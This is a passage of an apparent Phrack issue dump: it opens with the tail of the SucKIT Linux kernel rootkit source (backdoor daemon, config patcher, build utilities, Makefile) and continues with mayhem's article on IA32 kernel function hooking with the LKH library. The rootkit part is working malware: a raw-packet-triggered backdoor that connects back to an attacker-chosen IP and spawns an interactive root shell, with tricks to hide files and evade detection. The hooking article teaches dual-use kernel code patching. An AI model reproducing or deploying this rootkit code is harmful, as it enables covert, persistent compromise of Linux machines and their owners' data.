        _waitpid(-1, NULL, WNOHANG);
}

void    hangout(int i)
{
        _kill(0, SIGHUP);
        _kill(0, SIGTERM);
}

void    fork_shell(int sock)
{
        int     subshell;
        int     tty;
        int     pty;
        fd_set  fds;
        char    buf[BUF];
        char    *argv[] = {"sh", "-i", NULL};
```

```
#define MAXENV  256
#define ENVLEN  256
        char    *envp[MAXENV];
        char    envbuf[(MAXENV+2) * ENVLEN];
        int     j, i;
        char    home[256];
        char    msg[] = "Can't fork pty, bye!\n";

        /* setup enviroment */
        envp[0] = home;
        sprintf(home, "HOME=%s", HOME);
        chdir(HOME);
        j = 0;
        do {
                i = read(sock, &envbuf[j * ENVLEN], ENVLEN);
                envp[j+1] = &envbuf[j * ENVLEN];
                j++;
                if ((j >= MAXENV) || (i < ENVLEN)) break;
        } while (envbuf[(j-1) * ENVLEN] != '\n');
        envp[j+1] = NULL;

        /* create new group */
        setpgid(0, 0);
        /* open slave & master side of tty */
        if (!open_tty(&tty, &pty)) {
                write(sock, msg, strlen(msg));
                close(sock);
                _exit(0);
        }
        /* fork child */
        subshell = _fork();
        if (subshell == -1) {
                write(sock, msg, strlen(msg));
                close(sock);
                _exit(0);
        }
        if (subshell == 0) {
                /* close master */
                close(pty);
                /* attach tty */
                _setsid();
                _ioctl(tty, TIOCSCTTY, NULL);
                /* close local part of connection */
                close(sock);
                _signal(SIGHUP, SIG_DFL);
                _signal(SIGCHLD, SIG_DFL);
                dup2(tty, 0);
                dup2(tty, 1);
                dup2(tty, 2);
                close(tty);
                execve("/bin/sh", argv, envp);
        }
        close(tty);
        _signal(SIGHUP, hangout);
        _signal(SIGTERM, hangout);

        write(sock, BANNER, strlen(BANNER));
        /* select loop */
        while (1) {
                FD_ZERO(&fds);
                FD_SET(pty, &fds);
                FD_SET(sock, &fds);
                if (_select((pty > sock) ? (pty+1) : (sock+1),
                    &fds, NULL, NULL, NULL) < 0)
                    {
                        break;
                }
```

```
                /* pty => remote side */
                if (FD_ISSET(pty, &fds)) {
                        int     count;
                        count = read(pty, buf, BUF);
                        if (count <= 0) break;
                        if (write(sock, buf, count) <= 0) break;
                }

                /* remote side => pty */
                if (FD_ISSET(sock, &fds)) {
                        int     count;
                        unsigned        char *p, *d;
                        d = buf;
                        count = read(sock, buf, BUF);
                        if (count <= 0) break;

                        /* setup win size */
                        p = memchr(buf, ECHAR, count);
                        if (p) {
                                unsigned char   wb[5];
                                int     rlen;
                                struct  winsize ws;
                                rlen = count - ((ulong) p - (ulong) buf);
                                /* wait for rest */
                                if (rlen > 5) rlen = 5;
                                memcpy(wb, p, rlen);
                                if (rlen < 5) {
                                        read(sock, &wb[rlen], 5 - rlen);
                                }

                                /* setup window */
                                ws.ws_xpixel = ws.ws_ypixel = 0;
                                ws.ws_col = (wb[1] << 8) + wb[2];
                                ws.ws_row = (wb[3] << 8) + wb[4];
                                _ioctl(pty, TIOCSWINSZ, &ws);
                                _kill(0, SIGWINCH);

                                /* write the rest */
                                write(pty, buf, (ulong) p - (ulong) buf);
                                rlen =
                                  ((ulong) buf + count) - ((ulong)p+5);
                                if (rlen > 0) write(pty, p+5, rlen);
                        } else
                                if (write(pty, d, count) <= 0) break;
                } /* remote side => pty */
        } /* while */
        close(sock);
        close(pty);
        _waitpid(subshell, NULL, 0);
        _vhangup();
        _exit(0);
}

void    connect_back(ulong ip, ushort port)
{
        int     sock;
        struct  sockaddr_in     cli;
        int     pid;

        pid = _fork();
        if (pid == -1) return;
        if (pid == 0) {
                char    auth[256];
                sock = _socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
                if (sock < 0) _exit(0);

                bzero((char *) &cli, sizeof(cli));
                cli.sin_family = AF_INET;
```

```
                cli.sin_addr.s_addr = ip;
                cli.sin_port = port;
                if (_connect(sock, (struct sockaddr *) &cli,
                    sizeof(cli)) < 0) {
                        close(sock);
                        _exit(0);
                }
                /* uhm ... how simple ;) */
                if (read(sock, auth, sizeof(auth)) <= 0) {
                        close(sock);
                        _exit(0);
                }
                if (strcmp(auth, PASSWORD) != 0) {
                        close(sock);
                        _exit(0);
                }
                fork_shell(sock);
                close(sock);
                _exit(0);
        }
}

int     backdoor()
{
        int     pid;
        struct  sockaddr_in     serv;
        struct  sockaddr_in     cli;
        struct  sockaddr_in     raw;
        int     sock;

        printf("Starting backdoor daemon...");
        sock = _socket(AF_INET, SOCK_RAW, 6);
        if (sock < 0) {
                printf("Can't allocate raw socket (%d)\n", -errno);
                return 0;
        }

        bzero((char *) &raw, sizeof(raw));

        pid = _fork();
        if (pid < 0) {
                printf("Cannot fork (%d)\n", -errno);
                return 0;
        }
        if (pid !=0 ) {
                printf("OK, pid = %d\n", pid);
                return pid;
        }

        /* daemonize */
        _setsid();
        chdir("/");
        pid = open("/dev/null", O_RDWR, 0);
        dup2(pid, 0);
        dup2(pid, 1);
        dup2(pid, 2);
        close(pid);
        _signal(SIGHUP, SIG_IGN);
        _signal(SIGTERM, SIG_IGN);
        _signal(SIGPIPE, SIG_IGN);
        _signal(SIGIO, SIG_IGN);
        _signal(SIGCHLD, sig_child);
        while (1) {
                int     slen;
                struct  ippkt   packet;

                slen = sizeof(raw);
                bzero((char *) &packet, sizeof(packet));
```

```
                _recvfrom(sock, (struct ippkt *) &packet, sizeof(packet),
                          0, (struct sockaddr *) &raw, &slen);

                if ((!packet.tcp.ack) && (!packet.tcp.urg) &&
                    ( ((struct rawdata *) &packet.data)->id == RAWID ) ) {
                        /* serve the client */
                     connect_back(((struct rawdata *) &packet.data)->ip,
                                  ((struct rawdata *) &packet.data)->port);
                }
        }
        _exit(0);
}
#endif
<--> ./src/bd.c
<++> ./src/config.c
/* $Id: config.c, configuring binary */

#ifndef CONFIG_C
#define CONFIG_C
#include "string.c"
#include "vsprintf.c"
#include "io.c"

int     config(char *name, char *hs, char *pwd, char *home)
{
        int     fd = -1;
        char    bigbuf[65536];
        struct  config_struc cfg;
        int     size;
        char    *p;

        /* to avoid detecting itself ;) */
        strcpy(cfg.magic, "CFGMAGI");
        cfg.magic[7] = 'C';
        strncpy(cfg.hs, hs, 32);
        strncpy(cfg.pwd, pwd, 32);
        strncpy(cfg.home, home, 64);

        printf("Configuring %s:\n", name);
        fd = open(name, O_RDONLY, 0);
        if (fd < 0) {
                printf("Can't open %s, errno=%d\n", name, -errno);
                goto err;
        }
        size = read(fd, bigbuf, sizeof(bigbuf));
        close(fd);
        unlink(name);
        fd = open(name, O_RDWR | 0100, 04777);
        if (fd < 0) {
                printf("Can't open %s, errno=%d\n", name, -errno);
                goto err;
        }

        p = memmem(bigbuf, size, cfg.magic, 8);
        if (!p) {
                printf("Error\n");
                goto err;
        }
        memcpy(p, &cfg, sizeof(cfg));
        p = memmem(p+1, size, cfg.magic, 8);
        if (!p) {
                printf("Error\n");
                goto err;
        }
        memcpy(p, &cfg, sizeof(cfg));
        lseek(fd, 0, 0);
        if (write(fd, bigbuf, size) != size) {
                printf("Uncompleted write!\n");
```

```
                goto err;
        }
        printf("OK!\n");
        close(fd);
        return 0;
err:
        close(fd);
        return 1;
}
#endif
<--> ./src/config.c
<++> ./utils/parser.c
/* $Id: parse.c, parses .s file of kernel image,
                 gives "extern" and so on... */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define comp(x) (!strcmp(b1, x))

int     main()
{
        char    buf[16384];
        char    b1[16384];
        char    b2[16384];
        char    *commtab[32768];
        int     cp = 0;
        int     i;

        fputs(
        ".text\n"
        "text_start:\n"
        "\t.long\ttext_end-text_start\n"
        "\t.long\ttext_end-bss_start\n"
        "\t.long\tpunk\n"
        "\t.long\tpunk_size\n"
        "\t.long\tnew_sct\n"
        "\t.long\tsys_call_table\n"
        "page_offset:\n"
        "\t.long\t0\n"
        "syscall_dispatch:\n"
        "\t.long\t0\n"
        "old_call_table:\n"
        "\t.long\t0\n"
        , stdout);

        while (fgets(buf, 16384, stdin)) {
                sscanf(buf, "%s %s", b1, b2);
                /* comment */
                if (b1[0] == '#') continue;
                /* punk_size */
                if (comp(".size") && (!strncmp(b2, "punk,", 5))) {
                        char *p = strstr(b2, ",");
                        printf("punk_size:\n\t.long\t%s\n", p + 1);
                }
                /* discard this stuff */
                if (comp(".file") || comp(".version") ||
                    comp(".data") || comp(".align") ||
                    comp(".p2align") || comp(".section") ||
                    comp(".ident") || comp(".globl")) continue;
                /* convert .bss => .text */
                if (comp(".comm")) {
                        commtab[cp++] = strdup(b2);
                        continue;
                }
                fprintf(stdout, "%s", buf);
```

```
        }
        fprintf(stdout, "bss_start:\n");
        for (i = 0; i < cp; i++) {
                char    *name;
                char    *size;
                char    *ptr = commtab[i];
                name = strsep(&ptr, ",");
                size = strsep(&ptr, ",");
                fprintf(stdout,
                "\t.type\t%s,@object\n"
                "\t.size\t%s,%s\n"
                "%s:\n"
                "\t.zero\t%s\n",
                name,
                name, size,
                name,
                size);
        }
        fprintf(stdout, "text_end:\n");
        return 0;
}
<--> ./utils/parser.c
<++> ./utils/rip.c
/* $Id: rip.c - rips out kernel image from .o */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

struct objinfo {
        unsigned int size;
        unsigned int bss_size;
} __attribute__ ((packed));


int     main(int argc, char *argv[])
{
        FILE    *dump;
        int     core;
        char    buf[512];
        unsigned off;
        char    *rbuf;

        struct objinfo  obj;
        int     rcount = 0;

        if (argc < 3) {
                printf("use: %s <in_file> <out_file>\n", argv[0]);
                exit(1);
        }

        printf("Ripping headers..."); fflush(stdout);
        sprintf(buf, "objdump -h %s", argv[1]);
        dump = popen(buf, "r");
        while (fgets(buf, sizeof(buf), dump)) {
                unsigned        idx, size, vma, lma, fileoff;
                char            name[512];
                char            algn[512];
                if (sscanf(buf, "%d %s %x %x %x %x %s\n",
                    &idx, name, &size, &vma, &lma, &fileoff, algn) == 7) {
                        if (!strcmp(name, ".text")) {
                                off = fileoff;
                                pclose(dump);
                                break;
```

```
                        }
                }
        }
        printf("0x%08x\nRipping c0r3...", off); fflush(stdout);
        core = open(argv[1], O_RDONLY);
        lseek(core, off, SEEK_SET);
        read(core, &obj, sizeof(obj));
        lseek(core, off, SEEK_SET);
        rbuf = malloc(obj.size - obj.bss_size);
        if (!rbuf) exit(1);
        read(core, rbuf, obj.size - obj.bss_size);
        close(core);
        core = open(argv[2], O_CREAT | O_RDWR | O_TRUNC, 0664);
        if (core < 0) return 1;
        write(core, rbuf, obj.size - obj.bss_size);
        printf("Ok, %d bytes\n", obj.size - obj.bss_size);
        printf("Ripping relocs..."); fflush(stdout);
        sprintf(buf, "objdump -r %s", argv[1]);
        dump = popen(buf, "r");
        while (fgets(buf, sizeof(buf), dump)) {
                unsigned        off;
                char            type[512];
                char            name[512];
                if (sscanf(buf, "%x %s %s", &off, type, name) == 3)
                if (!strcmp(type, "R_386_32")) {
                        if (strcmp(name, ".text") != 0) {
                                printf("FUCK: Bad reloc %x\t%s\%s\n",
                                        off, type, name);
                                exit(1);
                        }
                        write(core, &off, sizeof(off));
                        rcount++;
                }
        }
        off = 0xFFFFFFFF;
        write(core, &off, sizeof(off));
        close(core);
        printf("OK, %d relocs\n", rcount);
        return 0;
}
<--> ./utils/rip.c
<++> ./utils/Makefile
utils:  parser bin2hex rip
clean:
        rm -f parser bin2hex rip core
<--> ./utils/Makefile
<++> ./utils/bin2hex.c
/* $Id: bin2hex.c, bin2hex translator */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define PER_LINE        6
#define BUF_SIZE        (64*1024)

int     main(int argc, char *argv[])
{
        int     c;
        int     size = 0;
        int     i;
        char    buf[BUF_SIZE];
        uint    *lp = (uint *) buf;
        int     col;

        bzero(buf, BUF_SIZE);
```

```
        if (argc != 2) {
                printf("Use: %s var_name\n", argv[0]);
                exit(1);
        }
        printf("/* generated by bin2hex.c */\n"
                "unsigned\tlong\t%s[] = {\n\t", argv[1]);
        while ((c = fgetc(stdin)) != EOF) {
                buf[size++] = c;
        }
        size = (size + 3) / 4;
        for (i = 0, col = 1; i < size; i++, col++) {
                printf("0x%08x", lp[i]);
                if (i < (size - 1)) printf(",");
                if (col >= PER_LINE) {
                        printf("\n\t");
                        col = 0;
                }
        }
        printf("};\n/* %d bytes total */\n", size * 4);
        return 0;
}
<--> ./utils/bin2hex.c
<++> ./Makefile
# An makefile, it may be buggy, cause i'm not so familiar with GNU make

#an escape character
ECHAR           = 0x0b
#some random number to identify our raw packets, better if you change it
RAWID           = 0x8C1C941F
#current version
VERSION         = v1.1c
#signature for communication between user <> kernel spaces
OURSIGN         = 0x14431337
#rc file in home directory
RCFILE          = .rc

#dirs
INCLUDE         = include
SRC             = src
UTILS           = utils
CLIENT          = client
TMP             = tmp

#CC defs
CC              = gcc
CFLAGS          = -s -Wall -O6 -fno-inline-functions -fno-unroll-all-loops\
                  -I$(INCLUDE) -I$(TMP) -DSUCKIT_VERSION=\"$(VERSION)\"\
                  -DRAWID=$(RAWID) -DECHAR=$(ECHAR) -DOURSIGN=$(OURSIGN)\
                  -DRCFILE=\"$(RCFILE)\"



all:    sk cli
        @( ./sk 1 )
        @echo "OK, compilation seems to be done, \
              i'm HIGLY suggest you to do"
        @echo "./sk c <file_hide_suffix> <password> <home_directory>"
        @echo "before installing it somewhere!"
        @echo "Enjoy!"

help:
        @echo "Targets:"
        @echo "  make clean  - clean"
        @echo "  make cli    - create localhost bd's client"
        @echo "  make sk     - create suckit"
        @echo "  make help   - diz help"

cli:
```

```
        $(CC) $(CFLAGS) $(CLIENT)/client.c -o cli

binutils:
        @( cd $(UTILS); make CC=gcc CFLAGS="$(CFLAGS)")

$(TMP):
        @( mkdir $(TMP) )
$(TMP)/core.s:  $(SRC)/core.c tmp
        $(CC) $(CFLAGS) -S $(SRC)/core.c -o $(TMP)/core.s
$(TMP)/core.o:  $(TMP)/core.s binutils
        $(UTILS)/parser < $(TMP)/core.s > $(TMP)/c0re.s
        $(CC) $(CFLAGS) -c $(TMP)/c0re.s -o $(TMP)/core.o
$(TMP)/cor:     $(TMP)/core.o binutils
        $(UTILS)/rip $(TMP)/core.o $(TMP)/cor
$(TMP)/core.h: $(TMP) $(TMP)/cor binutils
        $(UTILS)/bin2hex punk < $(TMP)/cor > $(TMP)/core.h

sk:     binutils $(TMP)/core.h
        $(CC) $(CFLAGS) -w -nostdlib $(SRC)/sk.c -o sk

clean:
        rm -f $(TMP)/* core
        rm -rf $(TMP)
        @( cd $(UTILS); make clean )
        @( cd $(CLIENT); make clean )
<--> ./Makefile
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x08 of 0x0e

|=----------=[IA32 ADVANCED FUNCTION HOOKING]=----------=|
|=---=|
|=----------=[mayhem <mayhem@hert.org>]=----------=|
|=----------=[December 08th 2001]=----------=|

--[Contents

--[1 - Introduction

Abusing, logging , patching , or even debugging : obvious reasons to think that hooking matters . We will try to understand how it works . The demonstration context is the Linux kernel environment . The articles ends with a general purpose hooking library the linux kernel 2.4 serie, developped on 2.4.5 and running on IA32, it's called LKH, the Linux Kernel Hooker.

----[1.1 - History

One of the reference on the function hijacking subject subject has been released in November 1999 and is written by Silvio Cesare (hi dude ;-). This implementation was pretty straightforward since the hooking was consisting in modifying the first bytes of the function jumping to another code , in order to filter access on the acct_process function of the kernel, keeping specific processes from beeing accounted .

----[1.2 - New requirements

Some work has been done since that time :

- Pragmatic use of redirection often (always ?) need to access the original parameters, whatever their number and their size (for example if we want to modify and forward IP packets) .

- We may need to disable the hook on demand, which is perfect for runtime kernel configuration . We may want to call the original functions (discrete hooking, used by monitoring programs) or not (aggressive hooking, used by security patches to manage ACL - Access Control Lists -) on kernel ojects .

- In some cases, we may also want to destroy the hook just after the first call, for example to do statistics (we can hook one time every seconds or every minuts) .

--[2 - Hooking basics

----[2.1 Usual techniques

Of course, the core hooking code must be done in assembly language, but the hooking wrapping code is done in C . The LKH high level interface is described in the API section . May we first understand some hooking basics .

This is basicaly what is hooking :

- Modify the begin of a function code to points to another code (called the 'hooking code') . This is a very old and efficient way to do what we want . The other way to do this is to patch every calls in the code segment referencing the function . This second method has some advantages (it's very stealth) but the implementation is a bit complex (memory area blocks parsing, then code scanning) and not very fast .

- Modify in runtime the function return address to takes control when the hooked function execution is over .

- The hook code must have two different parts, the first one must be executed before the function (prepare the stack for accessing parameters, launch callbacks, restore the old function code) , the second one must be executed after (reset the hook again if needed)

- Default parameters (defining the hook behaviour) must be set during the hook creation (before modifying the function code) . Function dependant parameters must be fixed now .

- Add callbacks . Each callback can access and even modify the original function parameters .

- Enable, disable, change parameters, add or remove callbacks when we want .

----[2.2 - Things not to forget

-> Functions without frame pointer:

A important feature is the capability to hook functions compiled with the -fomit-frame-pointer gcc option . This feature requires the hooking code to be %ebp free , that's why we will only %esp is used for stack operations. We also have to update some part (Some bytes here and there) to fix %ebp relative offsets in the hook code . Look at khook_create() in lkh.c for more details on that subject .

The hook code also has to be position independant . That's why so many offsets in the hookcode are fixed in runtime (Since we are in the kernel, offsets have to be fixed during the hook creation, but very similar

techniques can be used for function hooking in *runtime* processes).

-> Recursion

We must be able to call the original function from a callback, so the original code has t be restored before the execution of any callback .

-> Return values

We must returns the correct value in %eax, wether we have callbacks or no, wether the original function is called or no . In the demonstration, the return value of the last executed callback is returned if the original function is not called . If no callbacks and no original function is called, the return value is beyond control.

-> POST callbacks

You cannot access function parameters if you execute callbacks after the original function . That's why it's a bad idea . However, here is the technique to do it :

- Set the hook as aggressive

- Call the PRE callbacks .

- Call the original function from a callback with its own parameters .

- Call the POST callbacks .

--[3 - The code explained .

First we install the hook.

A - Overwrite the first 7 bytes of the hijacked routine with an indirect jump pointing to the hook code area .

The offset put in %eax is the obsolute address of the hook code, so each time we'll call the hijack_me() function, the hook code will takes control .

Before hijack:

```
0x80485ec <hijack_me>:          mov    0x4(%esp,1),%eax
0x80485f0 <hijack_me+4>:        push   %eax
0x80485f1 <hijack_me+5>:        push   $0x8048e00
0x80485f6 <hijack_me+10>:       call   0x80484f0 <printf>
0x80485fb <hijack_me+15>:       add    $0x8,%esp
```

After the hijack:

```
0x80485ec <hijack_me>:          mov    $0x804a323,%eax
0x80485f1 <hijack_me+5>:        jmp    *%eax
0x80485f3 <hijack_me+7>:        movl   (%eax,%ecx,1),%es
0x80485f6 <hijack_me+10>:       call   0x80484f0 <printf>
0x80485fb <hijack_me+15>:       add    $0x8,%esp
```

The 3 instructions displayed after the jmp dont means anything , since gdb is fooled by our hook .

B - Reset the original bytes of the hooked function, we need that if we want to call the original function without breaking things .

```
pusha
movl        $0x00, %esi                    (1)
movl        $0x00, %edi                    (2)
push        %ds
pop         %es
cld
xor         %ecx, %ecx
movb        $0x07, %cl
rep movsl
```

The two NULL offsets have actually been modified during the hook creation (since their values depends on the hooked function offset, we have to patch the hook code in runtime) . (1) is fixed with the offset of the buffer containing the first 7 saved bytes of the original function . (2) is fixed with the original function address. If you are familiar with the x86 assembly langage, you should know that these instructions will copy %ecx bytes from %ds:%esi to %es:%edi . Refers to [2] for the INTEL instructions specifications.

C - Initialise the stack to allow parameters read/write access and launch our callbacks . We move the first original parameter address in %eax then we push it .

```
leal        8(%esp), %eax
push        %eax
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
```

Note that empty slots are full of NOP instruction (opcode 0x90) . This mean no operation . When a slot is filled (using khook_add_entry function) , 5 bytes are used :

- The call opcode (opcode 0xE8)

- The calback offset (4 bytes relative address)

We choose to set a maximum of 8 callbacks . Each of the inserted callbacks are called with one parameter (the %eax pushed value contains the address of the original function parameters, reposing the stack).

D - Reset the stack .

```
add $0x04, %esp
```

We now remove the original function’s parameter address pushed in (C) . That way, %esp is reset to its old value (the one before entering the step C). At this moment, the stack does not contains the original function’s stack frame since it was overwritten on step (A) .

E - Modify the return address of the original function on the stack . On INTEL processors, functions return addresses are saved on the stack,

which is not a very good idea for security reasons ;-) . This modification makes us return where we want (to the hook-code) after the original function execution. Then we call the original function. On return, the hook code regains control . Let's look at that carefully :

-> First we get our actual %eip and save it in %esi (the end labels points to some code you can easily identify on step E5). This trick is always used in position independant code.

```
1.  jmp         end
    begin:
    pop         %esi
```

-> Then we retreive the old return address reposing at 4(%esp) and save it in %eax .

```
2.  movl        4(%esp), %eax
```

-> We use that saved return address as an 4 bytes offset at the end of the hook code (see the NULL pointer in step H), so we could return to the right place at the end of the hooking process .

```
3.  movl        %eax, 20(%esi)
```

-> We modify the return address of the original function so we could return just after the 'call begin' instruction .

```
4.  movl        %esi, 4(%esp)
    movl        $0x00, %eax
```

-> We call the original function . The 'end' label is used in step 1, and the 'begin' label points the code just after the "jmp end" (still in step 1) .
The original function will return just after the 'call begin' instruction since we changed its return address .

```
5.  jmp         *%eax
    end:
    call        begin
```

F - Back to the hooking code . We set again the 7 evil bytes in the original function 's code . These bytes were reset to their original values before calling the function, so we need to hook the function again (like in step A) .

This step is noped (replaced by NOP instructions) if the hook is single-shot (not permanent), so the 7 bytes of our evil indirect jump (step A) are not copied again . This step is very near from step (B) since it use the same copy mechanism (using rep movs* instructions), so refers tothis step for explainations . NULL offsets in the code must be fixed during the hook creation :

- The first one (the source buffer) is replaced by the evil bytes buffer .

- The second one (the destination buffer) is replaced by the original function entry point address .

```
            movl        $0x00, %esi
            movl        $0x00, %edi
            push        %ds
            pop         %es
            cld
            xor         %ecx, %ecx
            movb        $0x07, %cl
            rep movsb
```

G - Use the original return address (saved on step E2) and get back to the original calling function . The NULL offset you can see (*) must be fixed in step E2 with the original function return address . The %ecx value is then pushed on the stack so the next ret instruction will use it like if it was a saved %eip register on the stack . This returns to the (correct) original place .

```
            movl        $0x00, %ecx     *
            pushl       %ecx
            ret
```

--[4 - Using the library

----[4.1 - The API

The LKH API is pretty easy to use :

```
hook_t        *khook_create(int addr, int mask);
```

Create a hook on the address 'addr'. Give also the default type (HOOK_PERMANENT or HOOK_SINGLESHOT) , the default state (HOOK_ENABLED or HOOK_DISABLED) and the default mode (HOOK_AGGRESSIVE or HOOK_DISCRETE) . The type, state and mode are OR'd in the 'mask' parameter .

```
void khook_destroy(hook_t *h);
```

Disable, destroy, and free the hook ressources .

```
int khook_add_entry(hook_t *h, char *routine, int range);
```

Add a callback to the hook, at the 'range' rank . Return -1 if the given rank is invalid . Otherwise, return 0 .

```
int khook_remove_entry(hook_t *h, int range);
```

Remove the callback put in slot 'range', return -1 if the given rank is invalid . Otherwise return 0 .

```
void khook_purge(hook_t *h);
```

Remove all callbacks on this hook .

```
int khook_set_type(hook_t *h, char type);
```

Change the type for the hook 'h' . The type can be HOOK_PERMANENT (the hookcode is executed each time the hooked function is called) or

HOOK_SINGLESHOT (the hookcode is executed only for 1 hijack, then the hook is cleanly removed .

```
int khook_set_state(hook_t *h, char state);
```

Change the state for the hook 'h' . The state can be HOOK_ENABLED (the hook is enabled) or HOOK_DISABLED (the hook is disabled) .

```
int khook_set_mode(hook_t *h, char mode);
```

Change the mode for the hook 'h' . The mode can be HOOK_AGGRESSIVE (the hook does not call the hijacked function) or HOOK_DISCRETE (the hook calls the hijacked function after having executed the callback routines) . Some part of the hook code is nop'ed (overwritten by no operation instructions) if the hook is aggressive (step E and step H) .

```
int khook_set_attr(hook_t *h, int mask);
```

Change the mode, state, and/or type using a unique function call. The function returns 0 in case of success or -1 if the specified mask contains incompatible options .

Note that you can add or remove entries whenever you want, whatever the state , type and mode of the used hook .

----[4.2 - Kernel symbol resolution

A symbol resolution function has been added to LKH, allowing you to access exported functions values .

```
int ksym_lookup(char *name);
```

Note that it returns NULL if the symbol remains unresolved . This lookup can resolve symbols contained in the __ksymtab section of the kernel, an exhaustive list of these symbols is printed when executing 'ksyms -a' :

```
bash-2.03# ksyms -a | wc -l
  1136
bash-2.03# wc -l /boot/System.map
 14647 /boot/System.map
bash-2.03# elfsh -f /usr/src/linux/vmlinux -s   # displaying sections

[SECTION HEADER TABLE]

(nil)      ---             foffset:    (nil)        0 bytes [*Unknown*]
(...)
0xc024d9e0 a-- __ex_table  foffset: 0x14e9e0     5520 bytes [Program data]
0xc024ef70 a-- __ksymtab   foffset: 0x14ff70     9008 bytes [Program data]
0xc02512a0 aw- .data       foffset: 0x1522a0    99616 bytes [Program data]
(...)
(nil)      --- .shstrtab   foffset: 0x1ad260      216 bytes [String table]
(nil)      --- .symtab     foffset: 0x1ad680   245440 bytes [Symbol table]
(nil)      --- .strtab     foffset: 0x1e9540   263805 bytes [String table]

[END]
```

As a matter of fact, the memory mapped section __ksymtab does not contains every kernel symbols we would like to hijack.
In the other hand, the non-mapped section .symtab is definitely bigger (245440 bytes vs 9008 bytes). When using 'ksyms', the __NR_query_module

syscall (or __NR_get_kernel_syms for older kernels) is used internaly, this syscall can only access the __ksymtab section since the complete kernel symbol table contained in __ksymtab is not loaded in memory. The solution to access to whole symbol table is to pick up offsets in our System.map file (create it using `nm -a vmlinux > System.map`) .

```
bash-2.03# ksyms -a | grep sys_fork
bash-2.03# grep sys_fork /boot/System.map
c0105898 T sys_fork
bash-2.03#
```

```
#define        SYS_FORK        0xc0105898

 if ((s = khook_create((int) SYS_FORK, HOOK_PERMANENT, HOOK_ENABLED)) == NULL)
   KFATAL("init_module: Cant set hook on function *sys_fork* ! \n", -1);
 khook_add_entry(s, (int) fork_callback, 0);

#undef SYS_FORK
```

For systems not having System.map or uncompressed kernel image (vmlinux), it is acceptable to uncompress the vmlinuz file (take care, its not a standard gzip format!
[3] contains very useful information about this) and create manually a new System.map file .

Another way to go concerning kernel non-exported symbols resolution could be a statistic based lookup : Analysing references in the kernel hexadecimal code could allow us to predict the symbol values (fetching call or jmp instructions), the difficulty of this tool would be the portability, since the kernel code changes from a version to another.

Dont forgett t change SYS_FORK to your own sys_fork offset value.

----[4.3 - LKH Internals: the hook_t object

Let's look at the hook_t structure (the hook entity in memory) :

```
typedef struct        s_hook
{
  int                 addr;
  int                 offset;
  char                saved_bytes[7];
  char                voodoo_bytes[7];
  char                hook[HOOK_SIZE];
  char                cache1[CACHE1_SIZE];
  char                cache2[CACHE2_SIZE];
}                     hook_t;
```

h->addr	The address of the original function, used to enable or disable the hook .
h->offset	This field contains the offset from h->addr where to begin overwrite to set the hijack . Its value is 3 or 0 , it depends if the function has a stack frame or not .
h->original_bytes	The seven overwritten bytes of the original function .
h->voodoo_bytes	The seven bytes we need to put at the beginning of the function to redirect it (contains the indirect jump code seen in step A on paragraph 3) .

```
 h->hook            The opcodes buffer contaning the hooking code,
                    where we insert callback reference using
                    khook_add_entry() .


 The cache1 and cache2 buffers are used to backup some hook code when we
 set the mode HOOK_AGGRESSIVE (since we have to nop the original function
 call, saving this code is necessary , for eventually reset the hook as
 discrete after)



 Each time you create a hook, an instance of hook_t is declared and
 allocated . You have to create one hook per function you want to
 hijack .



----[ 5 - Testing the code


 Please check http://www.devhell.org/~mayhem/ for fresh code first. The
 package (version 1.1) is given at the end of the article) .

 Just do #include "lkh.c" and play ! In this example module using LKH,
 we wants to hook :

 - the hijack_me() function, here you can check the good parameters passing
   and their well done modification throught the callbacks .

 - the schedule() function, SINGLESHOT hijack .

 - the sys_fork() function, PERMANENT hijack .


------[ 5.1 - Loading the module

bash-2.03# make load
insmod lkh.o
Testing a permanent, aggressive, enabled hook with 3 callbacks:
A in hijack_one  = 0 -OK-
B in hijack_one  = 1 -OK-
A in hijack_zero = 1 -OK-
B in hijack_zero = 2 -OK-
A in hijack_two  = 2 -OK-
B in hijack_two  = 3 -OK-
--------------------
Testing a disabled hook:
A in HIJACKME!!! = 10 -OK-
B in HIJACKME!!! = 20 -OK-
--------------------
Calling hijack_me after the hook destruction
A in HIJACKME!!! = 1  -OK-
B in HIJACKME!!! = 2  -OK-
SCHEDULING!

------[ 5.2 - Playing around a bit

bash-2.05# ls
FORKING!
Makefile  doc  example.c  lkh.c  lkh.h  lkh.o  user  user.c  user.h  user.o
bash-2.05# pwd
/usr/src/coding/LKH


(Did not printed FORKING! since pwd is a shell builtin command :)
```

```
bash-2.05# make unload
FORKING!
rmmod lkh;
LKH unloaded - sponsorized by the /dev/hell crew!
bash-2.05# ls
Makefile  doc  example.c  lkh.c  lkh.h  lkh.o  user  user.c  user.h  user.o
bash-2.05#
```

You can see "FORKING!" each time the sys_fork() kernel function is called (the hook is permanent) and "SCHEDULING!" when the schedule() kernel function is called for the first time (since this hook is SINGLESHOT, the schedule() function is hijacked only one time, then the hook is removed) .

Here is the commented code for this demo :

------[5.3 - The code

```
/*
** LKH demonstration code, developped and tested on Linux x86 2.4.5
**
** The Library code is attached .
** Please check http://www.devhell.org/~mayhem/ for updates .
**
** This tarball includes a userland code (runnable from GDB), the LKH
** kernel module and its include file, and this file (lkm-example.c)
**
** Suggestions {and,or} bug reports are welcomed ! LKH 1.2 already
** in development .
**
** Special thanks to b1nf for quality control ;)
** Shoutout to kraken, keep the good work on psh man !
**
** Thanks to csp0t (one work to describe you : *elite*)
** and cma4 (EPITECH powa, favorite win32 kernel hax0r)
**
** BigKaas to the devhell crew (r1x and nitrogen fux0r)
** Lightman, Gab and Xfred from chx-labs (stop smoking you junkies ;)
**
** Thanks to the phrackstaff and particulary skyper for his
** great support . Le Havre en force ! Case mais oui je t'aime ;)
*/
#include "lkh.c"


int         hijack_me(int a, int b);     /* hooked function */
int         hijack_zero(void *ptr);      /* first callback */
int         hijack_one(void *ptr);       /* second callback */
int         hijack_two(void *ptr);       /* third callback */
void        hijack_fork(void *ptr);      /* sys_fork callback */
void        hijack_schedule(void *ptr);  /* schedule callback */

static  hook_t        *h = NULL;
